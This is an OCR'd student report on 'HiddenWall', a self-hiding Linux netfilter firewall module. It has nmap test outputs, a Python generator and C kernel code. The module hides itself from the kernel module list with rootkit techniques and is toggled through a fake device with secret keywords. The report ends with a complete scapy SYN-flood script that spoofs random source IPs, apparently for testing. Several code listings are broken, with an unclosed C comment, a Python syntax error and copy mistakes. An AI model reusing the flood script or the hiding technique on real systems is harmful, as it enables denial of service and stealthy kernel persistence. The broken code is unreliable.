
- **IP in Whitelist – 80 Removed from Public Ports**

  Here, we can see that all the public ports except 80 as well as the ports 21 and 22 are visible as the IP is in whitelist.

```
yashtazor@kali:~/Desktop$ nmap -sV 192.168.10.132
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-06 12:15 IST
Nmap scan report for 192.168.10.132
Host is up (0.00062s latency).
Not shown: 996 filtered ports
PORT    STATE  SERVICE VERSION
21/tcp  open   ftp     vsftpd 3.0.3
22/tcp  open   ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
53/tcp  closed domain
443/tcp closed https
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.18 seconds
yashtazor@kali:~/Desktop$
```

  No ACK or RESET packets are shown as 80 is not a public port on Ubuntu.




- **IP in Whitelist – 22 is an Open Port**

Here, we can see that all the public ports are visible and port 22 is open.

```
yashtazor@kali:~/Desktop$ nmap -sV 192.168.10.132
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-06 12:24 IST
Nmap scan report for 192.168.10.132
Host is up (0.0013s latency).
Not shown: 995 filtered ports
PORT    STATE  SERVICE VERSION
21/tcp  open   ftp     vsftpd 3.0.3
22/tcp  open   ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
53/tcp  closed domain
80/tcp  closed http
443/tcp closed https
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.15 seconds
yashtazor@kali:~/Desktop$
```

Connection is accepted as 22 is an open port of a whitelisted IP on Ubuntu.



4.Accuracy and Comparison with Existing Systems

A honeypot is a computer or computer system intended to mimic likely targets of cyberattacks. It can be used to detect attacks or deflect them from a legitimate target. It can also be used to gain information about how cybercriminals operate.

You may not have heard of them before, but honeypots have been around for decades. The principle behind them is simple: Don’t go looking for attackers. Prepare something that would attract their interest — the honeypot — and then wait for the attackers to show up.

Like mice to cheese-baited mousetraps, cybercriminals are attracted to honeypots — not because they’re honeypots. The bad guys think the honeypot is a legitimate target, something worthy of their time.

The hiddenwall fended off all sorts of penetrative attacks and can be increased using advance cybersecurity techniques. It is much better than having a single firewall.

Honeypot is not customisable whereas hiddenwall is making it a better option.

CONCLUSION

The hiddenwall module is clearly a winner and can prove to be an excellent addition to any security system. The hiddenwall remains undetected when the attacker and is customizable.

The hiddenwall can be installed and inculcated easily in any system. The hiddenwall can be customized to the needs of the user. If a user is more prone to Network Service Attacks, he/she can configure the hiddenwall accordingly and protect the system. What a user wants to hide lies entirely in the user's hand.

The hiddenwall module can be improved by adding a graphic user interface to make it interactive and easy to use for a user.

REFERENCES

[1] The Research and Application of Firewall based on Netfilter by Qing-Xiu Wu.

[2] Using Linux Kernel Modules for Operating Systems Class Projects by Timothy Bower.

[3] Research on Deep Packet Inspection Technology of Firewall. Xi'an University of Electronic Science and Technology (2005)- Wang, D.

[4] Application of firewall technology in computer network security. Comput. Knowl. Technol. 10, 3743–3745 (2014) - Ma, L., Liang, H.

[5] Research of immune-based technology for the firewall system security. Microcomput. Inf. 21- Yang, Z., Cheng, Q.

APPENDIX

Command List

To execute our project,

1.Navigate to **Hiddenwall/module_generator**.

2.Set rules in **server.yaml** file in the rules folder.

3.Then, execute the following commands in **Hiddenwall/module_generator**.

- **python3 WallGen.py --template template/hiddenwall.c --rules rules/server.yaml**
- **cd output; make clean; make**
- **sudo insmod SandWall.ko**

4.To view the inserted module, navigate to root and execute the following commands.

- **echo "AbraKadabra" > /dev/usb14**
- **lsmod**

5.To remove the module, navigate to root and execute the following commands.

- **rmmod Sandwall**

6.To check the traffic of attack, run Wireshark by the following command. This can be tested with various cases as depicted in the results.

- **sudo wireshark -i ens33 -k**

Source code

1.server.yaml

```
module_name: SandWall
public_ports: 80,443,53
unhide_key: AbraKadabra
hide_key: Shazam
fake_device_name: usb14
liberate_in_2_out: True
whitelist:
- machine:
   ip: 192.168.100.181
   open_ports: 22,21
- machine:
   ip: 192.168.100.22
   open_ports: 22
```

2.Parser.py

```
import os
import yaml
import argparse
from util import file_op
def banner():
 reset='\033[0m'
 yellow='\033[93m'
 cyan='\033[36m'
 orange='\033[33m'
 print("\n\t"+yellow+"...:::-> HiddenWall <-:::...\n"+cyan+" Linux kernel module generator for custom use
with netfilter\n")
 print("\coded by kaustubh,yash,Aditya \n")
 print("                    ,-,-")
 print("                   / / |")
 print(" ,-'             _/ / / ")
 print("(-_          _,-' `Z_/  ")
 print("   #:      ,-'_,-.   \  _ ")
 print("   #'    _(_-'_()\    \" |               1")
 print(" ,--_,--'                 |            101")
 print("/ ""                     L-'\          10001")
 print("\,-V--v-----._        /   \ \\         1000001")
 print("  \___________________,-'       \\ 1    100000001")
 print("                  \          \\0001 10000000001")
 print("                   \         \\00001000000000011")
 print(yellow+"~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~"+reset)
 print (reset+"\n---\nExample to use:\n")
 print ("\t"+orange+"python3 WallGen.py --template template/hiddenwall.c --rules
rules/server.yaml\n"+reset)
 print ("\n Explain:\n Default template is \"wall.c\".\n The template file \"hiddenwall.c\" is a hidden module
with netfilter.")

def arguments():
 parser = argparse.ArgumentParser(description = banner())
 parser.add_argument('-t', '--template', action = 'store', dest = 'template_filename',
default="template/wall.c",required = False, help = 'Source code template at directory template')
 parser.add_argument('-r', '--rules', action = 'store', dest = 'rules_filename', default="rules/server.yaml",
required = True, help = 'Netfilter rules to create a kernel module, look directory rules')
 args = parser.parse_args()
 if args.template_filename:
  if os.path.isfile(args.template_filename):
   if os.path.isfile(args.rules_filename):
    return args.template_filename,args.rules_filename
   else:
    print ('File rules does not exist!')
    exit(0)
  else:
   print ('File template does not exist!')
   exit(0)
 else:
  parser.print_help()
  exit(0)
def Get_config(ConfigFile):
 d={}
 e={}
 d['whitelist_code']=""
 d['whitelist_var']=""
 document = open(ConfigFile, 'r')
 parsed = yaml.load(document, Loader=yaml.FullLoader)
```

```
 x=0
 print("Load external config "+ConfigFile)
# load external config at file "config.yaml"
 for key,value in parsed.items():
  if key == "module_name":
   d['module_name']=str(value)
  if key == "public_ports":
   d['public_ports']=str(value)
   list_ports_open=d['public_ports'].split(",")
   d['open_port_count']=str(len(list_ports_open))
  if key == "unhide_key":
   d['unhide_key']=str(value)
  if key == "hide_key":
   d['hide_key']=str(value)
  if key == "fake_device_name":
   d['fake_device_name']=str(value)
  if key == "liberate_in_2_out":
   d['liberate_in_2_out']=value
  if key == "whitelist":
   e=value
# construct code for liberate port for each liberate listed IP
 for v in e:
  code01=""
  x+=1
  print ("Construct code for addr: "+v['machine']['ip']+" for ports: "+ str(v['machine']['open_ports'])+"\n---\n"
)
  varname="var0"+str(x)
  code_var="\n\t char *"+varname+" = \""+v['machine']['ip']+"\"; \n"
  code01+="\t\t if((strncasecmp(saddr,"+varname+",16)==0)||(strncasecmp(daddr,"+varname+",16)==0))\n"
  strport=str(v['machine']['open_ports'])
  list_ports=strport.split(",")
  code01+="\t\t\t if( "
  for port in list_ports:
   code01+="dest_port == "+port+" || src_port == "+port+" ||"

  code01=code01[:-3]
  code01+=" )\n"
  code01+="\t\t\t\t return NF_ACCEPT;\n"
  d['whitelist_code']+=code01
  d['whitelist_var']+=code_var
  d['rule_liberate_in']="\t\tif(ip_hdr->saddr == *(unsigned int*)ip_address)\n\t\t\treturn NF_ACCEPT; \n"
  print (code01+"\n---")
 return d
def start_generator(template_filename,rules_wall):
 v = rules_wall
 # Load content of templates
 template_content=file_op.File_to_string(template_filename)
 template_content2=file_op.File_to_string("template/Makefile")
 print ("\n Generate Kernel module \n")
# replace macros in C module template
 source=template_content
 source=source.replace("PUBLIC_PORTS",v['public_ports'])
 source=source.replace("IP_WHITELISTED",v['whitelist_code'])
 source=source.replace("VAR_WHITELISTED",v['whitelist_var'])
 source=source.replace("PORTS_COUNT",v['open_port_count'])
 source=source.replace("UNHIDE_KEY",v['unhide_key'])
 source=source.replace("HIDE_KEY",v['hide_key'])
 source=source.replace("DEVICE_NAME",v['fake_device_name'])
 print("Liberate IN to OUT rule mode: "+str(v['liberate_in_2_out'])
 if(v['liberate_in_2_out']== True):
```

```
    source=source.replace("LIBERATE_IN_2_OUT",v['rule_liberate_in'])
 else:
    source=source.replace("LIBERATE_IN_2_OUT"," ")
# replace macro in Makefile
 source2=template_content2
 source2=source2.replace("FILE_NAME",v['module_name'])
# save output
 name_file="output/"+v['module_name']+".c"
 file_op.WriteFile(name_file,source)
 file_op.WriteFile("output/Makefile",source2)
 print ("Python Script end, please look the output your custom kernel module at directory output/\n")
```

3.Wallgen.py

```
from util import parser

template_filename=""
rules_filename=""

# Get argvs of user's input
template_filename,rules_filename = parser.arguments()

# load rules of firewall at directory rules
try:
   rules_wall=parser.Get_config(rules_filename)
except Exception as e:
   print(" log error in config parser rules: "+str(e))
   exit(0)
# Load templates and generate
try:
   parser.start_generator(template_filename, rules_wall)
except Exception as e:
   print(" log error in rule generator: "+str(e))
   exit(0)
```

4.hiddenwall.c

```
#include <linux/ip.h>
#include <linux/ipv6.h>
#include <linux/udp.h>
#include <linux/tcp.h>
#include <linux/icmp.h>
#include <linux/icmpv6.h>
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/netdevice.h>
#include <linux/netfilter.h>
#include <linux/netfilter_ipv4.h>
#include <linux/netfilter_ipv6.h>
// at the future load ipv6 ? TODO
#include <linux/skbuff.h>
// fake dev
#include <linux/init.h>
#include <linux/fs.h>
#include <linux/version.h>
```

```
#include <linux/device.h>
#include <linux/cdev.h>
#include <linux/uaccess.h>
#include <linux/inet.h>
static struct nf_hook_ops netfilter_ops;
static unsigned char *ip_address = "\x14\x00\x00\x03";
static struct list_head *module_previous;
static short module_hidden = 0;
static unsigned int major; /* major number for device */
static struct class *fake_class;
static struct cdev fake_cdev;
static char message[128];
static struct nf_hook_ops netfilter_ops;
int whitelist[]={PUBLIC_PORTS};
unsigned int filter_port_scans(struct sk_buff *skb){
        struct tcphdr *tcp_header=(struct tcphdr *) skb_transport_header(skb);
                if(     tcp_header->syn == 0 && tcp_header->ack == 0
                        && tcp_header->urg == 0 && tcp_header->rst == 0
                        && tcp_header->fin == 0 && tcp_header->psh == 0)
                        return NF_DROP;
                if(     tcp_header->syn == 0 && tcp_header->ack == 0
                        && tcp_header->urg == 1 && tcp_header->rst == 0
                        && tcp_header->fin == 1 && tcp_header->psh == 1)
                        return NF_DROP;
                if(     tcp_header->syn == 1 && tcp_header->ack == 0
                        && tcp_header->urg == 0 && tcp_header->rst == 0
                        && tcp_header->fin == 0 && tcp_header->psh == 0)
                        return NF_DROP;

                if(     tcp_header->syn == 1 && tcp_header->ack == 1
                        && tcp_header->urg == 0 && tcp_header->rst == 0
                        && tcp_header->fin == 0 && tcp_header->psh == 0)
                        return NF_DROP;
                if(     tcp_header->syn == 0 && tcp_header->ack == 0
                        && tcp_header->urg == 0 && tcp_header->rst == 0
                        && tcp_header->fin == 1 && tcp_header->psh == 0)
                        return NF_DROP;

                if(     tcp_header->syn == 0 && tcp_header->ack == 0
                        && tcp_header->urg == 1 && tcp_header->rst == 0
                        && tcp_header->fin == 0 && tcp_header->psh == 1)
                        return NF_DROP;
                if(     tcp_header->syn == 0 && tcp_header->ack == 1
                        && tcp_header->urg == 0 && tcp_header->rst == 0
                        && tcp_header->fin == 0 && tcp_header->psh == 0)
                        return NF_DROP;
        return 55;
}void module_hide(void){
        module_previous = THIS_MODULE->list.prev;
        list_del(&THIS_MODULE->list);
        module_hidden = 1;}
static inline void tidy(void)
{
        kfree(THIS_MODULE->sect_attrs);
        THIS_MODULE->sect_attrs = NULL;
}
int fake_open(struct inode * inode, struct file * filp)
{
   return 0;
}
```

```
int fake_release(struct inode * inode, struct file * filp)
{
   return 0;
}


ssize_t fake_read (struct file *filp, char __user * buf, size_t count,
                        loff_t * offset)
{
   return 0;
}


ssize_t fake_write(struct file * filp, const char __user * buf, size_t count,
                        loff_t * offset)
{
            memset(message,0,127);
            if(copy_from_user(message,buf,127)!=0)
                        return EFAULT;
            if(strstr(message,"UNHIDE_KEY")!=NULL)
            {
                        list_add(&THIS_MODULE->list, module_previous);
                        module_hidden = 0;
            }           if(strstr(message,"HIDE_KEY")!=NULL)
                        module_hide();
   return count;
}
struct file_operations fake_fops = {
   open:       fake_open,
   release:    fake_release,
   read:       fake_read,
   write:      fake_write,
};
unsigned int test_icmp_v6(struct sk_buff *skb)
{
            struct icmp6hdr *icmph;
            struct ipv6hdr *ip_hdr = (struct ipv6hdr *)skb_network_header(skb);
            icmph = icmp6_hdr(skb);
                        if(!icmph)
                                    return NF_ACCEPT;
                        if(ip_hdr->saddr.s6_addr == ip_address)
                                    return NF_ACCEPT;
                        if(icmph->icmp6_type != ICMP_ECHOREPLY)
                                    return NF_DROP;
            return 55;
}
unsigned int test_icmp(struct sk_buff *skb)
{
            struct icmphdr *icmph;
            struct iphdr *ip_hdr = (skb!=0)?(struct iphdr *)skb_network_header(skb):0;
            icmph = icmp_hdr(skb);
                        if(!icmph)
                                    return NF_ACCEPT;
                        if(ip_hdr->saddr == *(unsigned int*)ip_address)
                                    return NF_ACCEPT;
                        if(icmph->type != ICMP_ECHOREPLY)
                                    return NF_DROP;
            return 55;
}
```

```
unsigned int test_udp_v6(struct sk_buff *skb)
{
	int i=0;

	struct udphdr *udph=udp_hdr(skb);
//	struct ipv6hdr _iph;
//	struct ipv6hdr *ip_hdr = (struct ipv6hdr *)skb_network_header(skb); //skb_header_pointer(skb,
0,sizeof(_iph),&_iph);
	unsigned int dest_port = (unsigned int)ntohs(udph->dest);
	unsigned int src_port = (unsigned int)ntohs(udph->source);

		if(!udph)
			return NF_ACCEPT;
/*
LIBERATE_IN_IPV6

		if(ip_hdr->saddr.s6_addr==ip_address)
			return NF_ACCEPT;
		while(i!=PORTS_COUNT)
		{
			if(dest_port == whitelist[i] || src_port == whitelist[i])
				return NF_ACCEPT;
			i++;
		}
	return 55;
}
unsigned int test_udp(struct sk_buff *skb)
{
	int i=0;
	struct udphdr *udph=udp_hdr(skb);
//	struct iphdr *ip_hdr = (skb!=0)?(struct iphdr *)skb_network_header(skb):0;
	unsigned int dest_port = (unsigned int)ntohs(udph->dest);
	unsigned int src_port = (unsigned int)ntohs(udph->source);

		if(!udph)
			return NF_ACCEPT;
		//	if(ip_hdr->daddr == *(unsigned int*)ip_address) return NF_ACCEPT;

//LIBERATE_in2out_IPV6

		while(i!=PORTS_COUNT)
		{
			if(dest_port == whitelist[i] || src_port == whitelist[i])
				return NF_ACCEPT;
			i++;
		}
	return 55;
}
unsigned int test_tcp_v6(struct sk_buff *skb)
{
	int i=0;
	struct tcphdr *tcph = tcp_hdr(skb);
	unsigned int dest_port = (unsigned int)ntohs(tcph->dest);
	unsigned int src_port = (unsigned int)ntohs(tcph->source);
		if(!tcph)
			return NF_ACCEPT;
		while(i!=PORTS_COUNT){
			if(dest_port == whitelist[i] || src_port == whitelist[i])
				return NF_ACCEPT;
```

```
                                i++;}
        return filter_port_scans(skb);
}
unsigned int test_tcp(struct sk_buff *skb)
{
        int i=0;
        char daddr[16];
        char saddr[16];
        struct iphdr *ip_hdr = (skb!=0)?(struct iphdr *)skb_network_header(skb):0;
        struct tcphdr *tcph = tcp_hdr(skb);
        unsigned int dest_port = (unsigned int)ntohs(tcph->dest);
        unsigned int src_port = (unsigned int)ntohs(tcph->source);
VAR_WHITELISTED

                if(!tcph)
                        return NF_ACCEPT;

LIBERATE_IN_2_OUT
        snprintf(saddr,16,"%pI4",&ip_hdr->saddr);
        snprintf(daddr,16,"%pI4",&ip_hdr->saddr);
                while(i!=PORTS_COUNT)
                {
                        if(dest_port == whitelist[i] || src_port == whitelist[i])
                                return NF_ACCEPT;
                        i++;
                }
        return filter_port_scans(skb);
}
unsigned int main_hook_v6( unsigned int hooknum,
                        struct sk_buff *skb,
                        const struct net_device *in,
                        const struct net_device *out,
                        int (*okfn)(struct sk_buff*))
{
        struct ipv6hdr *ip_hdr = (struct ipv6hdr *)skb_network_header(skb);
        unsigned int res=55;

                if(!skb)
                        return NF_ACCEPT;
                if(!(ip_hdr))
                        return NF_ACCEPT;
                if(ip_hdr->nexthdr == IPPROTO_ICMPV6)
                        res=test_icmp_v6(skb);
                if(res!=55)
                        return res;
                if(ip_hdr->nexthdr == IPPROTO_UDP)
                        res=test_udp_v6(skb);
                if(res!=55)
                        return res;
                if(ip_hdr->nexthdr == IPPROTO_TCP)
                        res=test_tcp_v6(skb);
                if(res!=55)
                        return res;
        return NF_DROP;
}
unsigned int main_hook_v4( unsigned int hooknum,
                        struct sk_buff *skb,
                        const struct net_device *in,
                        const struct net_device *out,
                        int (*okfn)(struct sk_buff*))
```

```
{
        struct iphdr *ip_hdr = (skb!=0)?(struct iphdr *)skb_network_header(skb):0;
        unsigned int res=55;
                if(!skb)
                        return NF_ACCEPT;
                if(!(ip_hdr))
                        return NF_ACCEPT;
                if(ip_hdr->protocol == IPPROTO_ICMP)
                        res=test_icmp(skb);
                if(res!=55)
                        return res;
                if(ip_hdr->protocol == IPPROTO_UDP)
                        res=test_udp(skb);
                if(res!=55)
                        return res;
                if(ip_hdr->protocol == IPPROTO_TCP)
                        res=test_tcp(skb);
                if(res!=55)
                        return res;
        return NF_DROP;
}
static struct nf_hook_ops netfilter_ops __read_mostly= {
        .pf             = PF_INET,
        .priority = NF_IP_PRI_FIRST,
        .hooknum        = NF_INET_PRE_ROUTING,
        .hook           = (nf_hookfn *)main_hook_v4,
};

// todo test ipv6
static struct nf_hook_ops netfilter_ops_v6 __read_mostly        = {
        .pf             = PF_INET6,
        .priority = NF_IP_PRI_FIRST,
        .hooknum        = NF_INET_PRE_ROUTING,
        .hook           = (nf_hookfn *)main_hook_v6,
};

int init_module()
{
        struct device *fake_device;
        int error;
        dev_t devt = 0;

        module_hide();
        tidy();
   /* Get a range of minor numbers (starting with 0) to work with */
        error = alloc_chrdev_region(&devt, 0, 1, "DEVICE_NAME");

        if (error < 0)
        {
        pr_err("Can't get major number\n");
        return error;
        }

        major = MAJOR(devt);

   /* Create device class, visible in /sys/class */
        fake_class = class_create(THIS_MODULE, "DEVICE_NAME_class");

        if (IS_ERR(fake_class)) {
        unregister_chrdev_region(MKDEV(major, 0), 1);
```

```
        return PTR_ERR(fake_class);
        }

   /* Initialize the char device and tie a file_operations to it */
        cdev_init(&fake_cdev, &fake_fops);
        fake_cdev.owner = THIS_MODULE;
   /* Now make the device live for the users to access */
        cdev_add(&fake_cdev, devt, 1);

        fake_device = device_create(fake_class,
                NULL,   /* no parent device */
                devt,    /* associated dev_t */
                NULL,   /* no additional data */
                "DEVICE_NAME");  /* device name */

        if (IS_ERR(fake_device))
        {
        class_destroy(fake_class);
        unregister_chrdev_region(devt, 1);
        return -1;
        }

#if LINUX_VERSION_CODE >= KERNEL_VERSION(4,13,0)
        nf_register_net_hook(&init_net, &netfilter_ops);
        nf_register_net_hook(&init_net, &netfilter_ops_v6);

#else
        nf_register_hook(&netfilter_ops);
        nf_register_hook(&netfilter_ops_v6);
#endif
        return 0;
}

void cleanup_module()
{
#if LINUX_VERSION_CODE >= KERNEL_VERSION(4,13,0)
        nf_unregister_net_hook(&init_net, &netfilter_ops);
        nf_unregister_net_hook(&init_net, &netfilter_ops_v6);
#else
        nf_unregister_hook(&netfilter_ops);
        nf_unregister_hook(&netfilter_ops_v6);
#endif
        unregister_chrdev_region(MKDEV(major, 0), 1);
        device_destroy(fake_class, MKDEV(major, 0));
        cdev_del(&fake_cdev);
        class_destroy(fake_class);
}
MODULE_DESCRIPTION("HiddenWall");
```

5. SYN Flood Attacking Script

```
from scapy.all import *
from random import randint


def randomIP():
   return (".".join(map(str, (randint(0, 255) for _ in range(4)))))


def SFlood(dest_IP, dest_Port, packets):

   total = 0

   print('\nSending Packets...')

   for i in range(packets):
      print('Sending packet', i)
      IP_PACKET = IP(src = randomIP(), dst = dest_IP)
      TCP_PACKET = TCP(sport = randint(1000, 9000), dport = dest_Port, flags = "S", seq = randint(1000,
9000), window = randint(1000, 9000))

      send(IP_PACKET/TCP_PACKET, verbose = 0)
      total += 1

   print('\nThe destination port was flooded with ', total, ' packets.')


def main():

   dest_IP = input('Enter destination IP.\n')
   dest_Port = int(input('\nEnter the destination port\n'))
   packets = int(input('\nEnter number of packets to flood with\n'))

   SFlood(dest_IP, dest_Port, packets)

main()
```